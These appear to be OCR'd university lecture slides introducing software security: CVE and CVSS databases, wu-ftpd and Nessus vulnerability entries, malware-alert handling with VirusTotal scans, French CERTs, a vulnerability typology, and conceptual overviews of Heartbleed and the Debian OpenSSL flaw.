Enter a CVE id, product, vendor, vulnerability type... Search


Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	115	0.10
1-2	616	0.80
2-3	3294	4.10
3-4	2013	2.50
4-5	15865	19.80
5-6	15837	19.80
6-7	9874	12.30
7-8	20054	25.00
8-9	350	0.40
9-10	12048	15.00
Total	80066	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores



Looking for OVAL (Open Vulnerability and Assessment Language) definitions? **http://www.itsecdb.com** allows you to view exact details of OVAL(Open Vulnerability and Assessment Language) definitions and see exactly what you should do to verify a vulnerability. It is fully integrated with cvedetails so you will be able to see OVAL definitions related to a product or a CVE entry.
Sample CVE entry with OVAL definitions : CVE-2007-0994

www.cvedetails.com provides an easy to use web interface to CVE vulnerability data. You can browse for vendors, products and versions and view cve entries, vulnerabilities, related to them. You can view statistics about vendors, products and versions of products. CVE details are displayed in a single, easy to use page, see a sample here.

CVE vulnerability data are taken from National Vulnerability Database (NVD) xml feeds provided by National Institue of Standards and Technology. Additional data from several sources like exploits from www.exploit-db.com, vendor statements and additional vendor supplied data, Metasploit modules are also published in addition to NVD CVE data.

Vulnerabilities are classified by cvedetails.com using keyword matching and cwe numbers if possible, but they are mostly based on keywords.

Unless otherwise stated CVSS scores listed on this site are "CVSS Base Scores" provided in NVD feeds. Vulnerability data are updated daily using NVD feeds.Please visit nvd.nist.gov for more details.

Please contact *admin at cvedetails.com* or use our feedback forum if you have any questions, suggestions or feature requests.

CVE Details – Product

université de BORDEAUX

Washington University » Wu-ftpd » 2.6.1 : Security Vulnerabilities

Cpe Name:*cpe:/a:washington_university:wu-ftpd:2.6.1*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2005-0256	119		DoS Overflow	2005-05-02	2008-09-05	5.0	None	Remote	Low	Not required	None	None	Partial
	The wu_fnmatch function in wu_fnmatch.c in wu-ftpd 2.6.1 and 2.6.2 allows remote attackers to cause a denial of service (CPU exhaustion by recursion) via a glob pattern with a large number of * (wildcard) characters, as demonstrated using the dir command.													
2	CVE-2004-0148			Bypass	2004-04-15	2016-10-17	7.2	Admin	Local	Low	Not required	Complete	Complete	Complete
	wu-ftpd 2.6.2 and earlier, with the restricted-gid option enabled, allows local users to bypass access restrictions by changing the permissions to prevent access to their home directory, which causes wu-ftpd to use the root directory instead.													
3	CVE-2003-0854		1		2003-11-17	2008-09-10	2.1	None	Local	Low	Not required	None	None	Partial
	ls in the fileutils or coreutils packages allows local users to consume a large amount of memory via a large -w value, which can be remotely exploited via applications that use ls, such as wu-ftpd.													
4	CVE-2003-0853			DoS Exec Code Overflow	2003-11-17	2008-09-10	5.0	None	Remote	Low	Not required	None	None	Partial
	An integer overflow in ls in the fileutils or coreutils packages may allow local users to cause a denial of service or execute arbitrary code via a large -w value, which could be remotely exploited via applications that use ls, such as wu-ftpd.													
5	CVE-2003-0466			Exec Code Overflow	2003-08-27	2016-10-17	10.0	Admin	Remote	Low	Not required	Complete	Complete	Complete
	Off-by-one error in the fb_realpath() function, as derived from the realpath function in BSD, may allow attackers to execute arbitrary code, as demonstrated in wu-ftpd 2.5.0 through 2.6.2 via commands that cause pathnames of length MAXPATHLEN+1 to trigger a buffer overflow, including (1) STOR, (2) RETR, (3) APPE, (4) DELE, (5) MKD, (6) RMD, (7) STOU, or (8) RNTO.													
6	CVE-2001-0935				2001-11-28	2008-09-10	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	Vulnerability in wu-ftpd 2.6.0, and possibly earlier versions, which is unrelated to the ftpglob bug described in CVE-2001-0550.													
7	CVE-2001-0550			Exec Code	2001-11-30	2016-10-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
	wu-ftpd 2.6.1 allows remote attackers to execute arbitrary commands via a "~{" argument to commands such as CWD, which is not properly handled by the glob function (ftpglob).													

Total number of vulnerabilities : **7** Page : 1 (This Page)

CVE Details – Issue

université de BORDEAUX

Vulnerability Details : CVE-2017-5179

Cross-site scripting (XSS) vulnerability in Tenable Nessus before 6.9.3 allows remote authenticated users to inject arbitrary web script or HTML via unspecified vectors.

Publish Date : 2017-01-05 Last Update Date : 2017-01-06

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	**3.5**
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Single system (The vulnerability requires an attacker to be logged into the system (such as at a command line or via a desktop session or web interface).)
Gained Access	None
Vulnerability Type(s)	Cross Site Scripting
CWE ID	79

– Products Affected By CVE-2017-5179

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Tenable	Nessus	6.9.2				Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Tenable	Nessus	1


– References For CVE-2017-5179


https://www.tenable.com/security/tns-2017-01 CONFIRM

– Metasploit Modules Related To CVE-2017-5179

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

Common Vulnerability Scoring System





Attack Vector (Example)

Type	Description	Score
Local (L)	Attacker must either have physical access or a local account.	0.395
Adjacent Network (A)	Attacker must have access to the broadcast or collision domain of the vulnerable system.	0.646
Network (N)	Full remote exploitation.	1.0

$$\textbf{BaseScore} = \text{RoundUp}(\text{Min}(\text{Impact} + \text{Exploitability}, 10))$$

- **Exploitability** $= 8.22 \times \text{AttackVector} \times \text{AttackComplexity} \times \text{PrivilegeRequired} \times \text{UserInteraction}$
- **Impact** $= 10.41 \times (1 - (1 - \text{ConfImpact}) \times (1 - \text{IntegImpact}) \times (1 - \text{AvailImpact}))$

Overview


Managing Malware Alerts

université de BORDEAUX

Report Malware Alerts or Intrusion

1. **Discovery**: Notification by users or analysts;
2. **Triaging**: Recognize already registered malware;
3. **Registration**: Give a recognizable and unique name;
4. **Analysis**: Understanding the malware in depth;
5. **Detection**: Get a recognizable signature of it.

Virustotal – Homepage



Virustotal – Virus Scan

virustotal

SHA256: 05b00a5d4376266cdb8ed2d5335985fd4c1c9890447c64989e9b6f0bf5b79706

File name: 12945812.doc

Detection ratio: 2 / 54

Analysis date: 2016-11-23 14:38:42 UTC (1 month, 2 weeks ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
Avast	VBA:Downloader-DHM [Trj]	20161123
Qihoo-360	virus.office.obfuscated.2	20161123
ALYac	✓	20161123
AVG	✓	20161123
AVware	✓	20161123
Ad-Aware	✓	20161123
AegisLab	✓	20161123
AhnLab-V3	✓	20161123
Alibaba		20161123
Antiy-AVL	✓	20161123
Arcabit	✓	20161123
Avira (no cloud)	✓	20161123
Baidu	✓	20161123

Virustotal – Virus Scan

université de BORDEAUX

virustotal

SHA256: 05b00a5d4376266cdb8ed2d5335985fd4c1c9890447c64989e9b6f0bf5b79706

File name: 12945812.doc

Detection ratio: 23 / 54

Analysis date: 2017-01-10 11:46:30 UTC (0 minutes ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result	Update
AVG	W97M/Downloader	20170110
Antiy-AVL	Trojan[Downloader]/MSWord.Agent.ave	20170110
Avast	VBA:Downloader-DHM [Trj]	20170110
Avira (no cloud)	W2000M/Agent.64441232	20170110
Baidu	VBA.Trojan-Downloader.Agent.ayw	20170110
CAT-QuickHeal	W97M.Downloader.PR	20170110
Cyren	W97M/Agent.gen	20170110
ESET-NOD32	VBA/TrojanDownloader.Agent.CBN	20170110
F-Prot	W97M/Agent.gen	20170110
Fortinet	WM/Agent.AG!tr	20170110
GData	Generic.Trojan.Agent.YOZKA7	20170110
Ikarus	Trojan-Downloader.VBA.Agent	20170110
Kaspersky	Trojan-Downloader.MSWord.Agent.avl	20170110

CERT/CSIRT Goals

- Coordinate Alerts and Warnings;
- Incident Handling (analysis and responses);
- Vulnerability Handling (analysis and responses);
- Security Training and Education;
- Intelligence and Research in Security;
- Coordination with other CERT/CSIRT.

French CERT/CSIRT

- **CERT-FR** (French administration)
- CERT-DEVOTEAM
- Cert-IST (Alcatel, CNES, ELF (Total))
- CERT-LAPOSTE
- CERT-LEXSI (Labo. d'EXpertise en Sécurité Informatique)
- CERT-RENATER
- CERT-societegenerale
- CERT-XMCO
- CSIRT-BNP Paribas
- Orange-CERT-CC
- CERT-SOLUCOM
- CERT Crédit Agricole
- Airbus Cybersecurity
- CERT Banque de France
- CSIRT ATOS
- Airbus Group CERT
- CERT Capgemini-Sogeti
- CERT SEKOIA
- CERT UBIK
- CERT Caisse des Dépôts (CERT-CDCFR)
- CERT OSIRIS (Université de Strasbourg)

CERT-FR – Homepage

www.cert.ssi.gouv.fr

Search

Premier ministre

Agence Nationale de la Sécurité des Systèmes d'Information

CERT-FR

Centre gouvernemental de veille, d'alerte et de réponse aux attaques informatiques

Informations utiles
- Que faire en cas d'intrusion ?
- Les systèmes obsolètes
- Liens utiles

L'ANSSI recrute

Les documents du CERT-FR
- Publications récentes
- Les alertes en cours
- Les bulletins d'actualité
- Les notes d'information
- Année en cours

Les Flux RSS du CERT-FR
- Flux RSS complet
- Flux RSS des alertes
- Flux RSS SCADA

À propos du CERT-FR
- Le CERT-FR
- Nous contacter
- Contact us ( )
- A propos du site

Communauté CSIRT
- Les CSIRT
- Le FIRST
- L'EGC

Archives du CERT-FR
- Année 2017
- Année 2016
- Année 2015
- Année 2014
- Année 2013
- Année 2012
- Année 2011
- Année 2010
- Année 2009
- Année 2008
- Année 2007
- Année 2006
- Année 2005
- Année 2004
- Année 2003
- Année 2002
- Année 2001
- Année 2000

Actualités

Protéger son site Internet des cyberattaques

Alertes (les 5 plus récentes)

Les alertes sont des documents destinés à prévenir d'un danger immédiat.

CERTFR-2016-ALE-010	Vulnérabilité dans les routeurs Netgear (**Corrigée le 26 décembre 2016**)
CERTFR-2016-ALE-009	**Campagne d'attaque contre des routeurs DSL (01 décembre 2016)**
CERTFR-2016-ALE-006	Campagne de messages électroniques non sollicités de type Zepto/Odin (**Corrigée le 17 novembre 2016**)
CERTFR-2016-ALE-008	Vulnérabilité dans Microsoft Windows (**Corrigée le 02 novembre 2016**)
CERTFR-2016-ALE-007	**Vulnérabilité dans Cisco IOS, IOS XE et IOS XR (19 septembre 2016)**

Avis (les 20 plus récents)

Les avis sont des documents faisant état de vulnérabilités et des moyens de s'en prémunir.

CERTFR-2017-AVI-002	Multiples vulnérabilités dans Google Android (Nexus) (05 janvier 2017)
CERTFR-2017-AVI-001	Multiples vulnérabilités dans le noyau Linux de SUSE (02 janvier 2017)
CERTFR-2016-AVI-431	Multiples vulnérabilités dans Mozilla Thunderbird (29 décembre 2016)
CERTFR-2016-AVI-430	Vulnérabilité dans les routeurs Netgear (26 décembre 2016)
CERTFR-2016-AVI-429	Vulnérabilité dans Cisco CloudCenter Orchestrator Docker Engine (22 décembre 2016)
CERTFR-2016-AVI-428	Multiples vulnérabilités dans Citrix XenServer (21 décembre 2016)
CERTFR-2016-AVI-427	Vulnérabilité dans VMware vSphere Data Protection (VDP) (21 décembre 2016)
CERTFR-2016-AVI-426	Multiples vulnérabilités dans le noyau Linux d'Ubuntu (21 décembre 2016)
CERTFR-2016-AVI-425	Vulnérabilité dans VMware ESXi (20 décembre 2016)
CERTFR-2016-AVI-424	Vulnérabilité dans Xen (20 décembre 2016)
CERTFR-2016-AVI-423	Multiples vulnérabilités dans Samba (19 décembre 2016)
CERTFR-2016-AVI-422	Multiples vulnérabilités dans Squid (19 décembre 2016)
CERTFR-2016-AVI-421	Vulnérabilité dans SCADA Siemens Desigo PX Web Modules (19 décembre 2016)
CERTFR-2016-AVI-420	Multiples vulnérabilités dans le noyau Linux de SUSE (15 décembre 2016)
CERTFR-2016-AVI-419	Multiples vulnérabilités dans Joomla! (15 décembre 2016)
CERTFR-2016-AVI-418	Vulnérabilité dans Xen (14 décembre 2016)
CERTFR-2016-AVI-417	Vulnérabilité dans Microsoft .NET Framework (14 décembre 2016)
CERTFR-2016-AVI-416	Multiples vulnérabilités dans Microsoft Windows (14 décembre 2016)
CERTFR-2016-AVI-415	Multiples vulnérabilités dans Microsoft Office (14 décembre 2016)
CERTFR-2016-AVI-414	Multiples vulnérabilités dans Microsoft Edge (14 décembre 2016)

Bulletins d'actualité (les 5 plus récents)

Les bulletins d'actualité fournissent une illustration par l'actualité récente de certaines mesures pragmatiques à appliquer.

CERTFR-2017-ACT-002	Bulletin d'actualité numéro 002 de l'année 2017 (09 janvier 2017)
CERTFR-2017-ACT-001	Bulletin d'actualité numéro 001 de l'année 2017 (02 janvier 2017)
CERTFR-2016-ACT-052	Bulletin d'actualité numéro 052 de l'année 2016 (26 décembre 2016)
CERTFR-2016-ACT-051	Bulletin d'actualité numéro 051 de l'année 2016 (19 décembre 2016)
CERTFR-2016-ACT-050	Bulletin d'actualité numéro 050 de l'année 2016 (12 décembre 2016)

Notes d'information (les 5 plus récentes)

Les notes d'information font état de phénomènes à portée générale.

CERTFR-2015-INF-001	DNS Rebinding (15 juin 2015)
CERTA-2005-INF-003	Les systèmes et logiciels obsolètes (18 novembre 2014)
CERTA-2012-INF-001	Déni de service - Prévention et réaction (14 janvier 2013)
CERTA-2002-INF-002	Les bons réflexes en cas d'intrusion sur un système d'information. (18 juillet 2012)
CERTA-2005-INF-001	Les mots de passe (31 mai 2012)

Premier Ministre / Secrétariat Général de la Défense et de la Sécurité Nationale / Agence nationale de la sécurité des systèmes d'information — webmestre — Dernière mise à jour : le 2017-01-09

On-line Vulnerability Advisory Databases

université de BORDEAUX

- **US Computer Emergency Readiness Team (US-CERT)**
  `http://www.kb.cert.org/vuls/`
- **Common Vulnerabilities and Exposures (CVE)**
  `http://cve.mitre.org/`
- **CVE Details**
  `https://www.cvedetails.com/`
- **Packet Storm Security**
  `https://packetstormsecurity.com/`
- **National Vulnerability Database (NVD)**
  `http://nvd.nist.gov/`
- **Debian Security Advisory (DSA)**
  `http://www.debian.org/security/`
- **Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)**
  `http://www.ssi.gouv.fr/`
- **CERT-FR**
  `http://cert.ssi.gouv.fr/cert-fr/certfr.html`

Overview

Typology of Software Security Risks

université de BORDEAUX

Threat

A threat is a way for an attacker to misuse the program in an unexpected manner.
Threats are coming from:

- **Algorithm Flaws**: Design error at the algorithmic level.
- **Program Bugs**: Programming error leading to some unexpected behavior.

Threats are **potential** security issues.

Vulnerability

A vulnerability is a threat which can be used to gain some unexpected advantages.
Vulnerabilities are embodied through:

- **Proofs of Concept**: Program pinpointing the problem (usually not harmful).
- **Exploits**: Program using the problem to effectively gain unauthorized capabilities.

Vulnerabilities are **actual** security issues.

Where Vulnerabilities can lie ?

université de BORDEAUX

Program = Data + Algorithm + and more...

Attackers always target the weakest point:

- **Information Flow**
  Modify or control data values, inject arbitrary code, ...
- **Execution Flow**
  Modify or control the running process by program counter overwriting, return-into-libc attacks, symbol overload, ...
- **Resources**
  Exhaust available resources (denial of service), spoof trusted resources (man-in-the-middle), ...
- **Users**
  Social engineering, Malwares (trojan horses, viruses, rootkits, ...), human mistakes (weak passwords, bad habits, ...).

Vulnerabilities Classification

- **Remote/Local Exploit**
  An attacker can exploit it from remote (resp. local) location.
- **Information Leakage/Disclosure**
  Some private information can be captured by the attacker.
- **Identity Theft**
  The attacker can pretend be someone else.
- **Privilege Escalation (Root Exploit)**
  The attacker can upgrade his privileges (*resp.* up to the root level).
- **Arbitrary Command Execution**
  The attacker can run any program which is available from the target.
- **Arbitrary Code Execution**
  The attacker can inject any program in the target and execute it.
- **Denial of Service**
  The attacker can deny access (temporarily or permanently) to a service.
- **...**


Examples

Debian Security Advisory (DSA) list

Advisory ID	Package(s)	Correction(s)
DSA 725	ppxp	Local root exploit
DSA 986	gnutls11	Arbitrary code execution
DSA 1017	Linux Kernel 2.6.8	Several vulnerabilities
DSA 1018	Linux Kernel 2.4.27	Several vulnerabilities
DSA 1027	mailman	Denial of service
DSA 1032	zope-cmfplone	Unprivileged data manipulation
DSA 1035	fcheck	Insecure temporary file creation
DSA 1036	bsdgames	Local privilege escalation
DSA 1037	zgv	Arbitrary code execution
DSA 1038	xzgv	Arbitrary code execution
DSA 1039	blender	Several vulnerabilities
DSA 1040	gdm	Local root exploit
DSA 1041	abc2ps	Arbitrary code execution
DSA 1042	cyrus-sasl2	Denial of service
DSA 1043	abcmidi	Arbitrary code execution
DSA 1044	mozilla-firefox	Several vulnerabilities
DSA 1045	openvpn	Arbitrary code execution
DSA 1046	mozilla	Several vulnerabilities
DSA 1047	resmgr	Unauthorised access
DSA 1048	asterisk	Arbitrary code execution
DSA 1049	ethereal	Several vulnerabilities
DSA 1050	clamav	Arbitrary code execution
...		

Overview

The Heartbleed Bug



Normal Use

- **Step 1**: Send a string and the string length to the server;
- **Step 2**: The server receive the message and reply by sending back the string;
- **Step 3**: The client get the string back.

Triggering the Flaw

- **Step 1**: Send the smallest string possible and the maximum string length to the server;
- **Step 2**: The server receive the message and reply by sending back the minimal string and part of the process memory;
- **Step 3**: The client get the string back plus extra-information.

The Debian OpenSSL Debacle I

université de BORDEAUX

- **CVE-ID**: CVE-2008-0166
- **Description**: OpenSSL 0.9.8c-1 up to versions before 0.9.8g-9 on Debian-based operating systems uses a random number generator that generates predictable numbers, which makes it easier for remote attackers to conduct brute force guessing attacks against cryptographic keys.
- **References**:
  - MILW0RM:5622
    `http://www.milw0rm.com/exploits/5622`
  - MILW0RM:5632
    `http://www.milw0rm.com/exploits/5632`
  - MILW0RM:5720
    `http://www.milw0rm.com/exploits/5720`
  - DEBIAN:DSA-1571
    `http://www.debian.org/security/2008/dsa-1571`
  - DEBIAN:DSA-1576
    `http://www.debian.org/security/2008/dsa-1576`
  - ...

The Debian OpenSSL Debacle II

université de BORDEAUX

DSA-1571-1 openssl -- predictable random number generator
Date Reported: 13 May 2008
Affected Packages: openssl
Vulnerable: Yes
Security database references: In Mitre's CVE dictionary: CVE-2008-0166.

More information: Luciano Bello discovered that the random number generator in Debian's openssl package is predictable. This is caused by an incorrect Debian-specific change to the openssl package (CVE-2008-0166). As a result, cryptographic key material may be guessable.

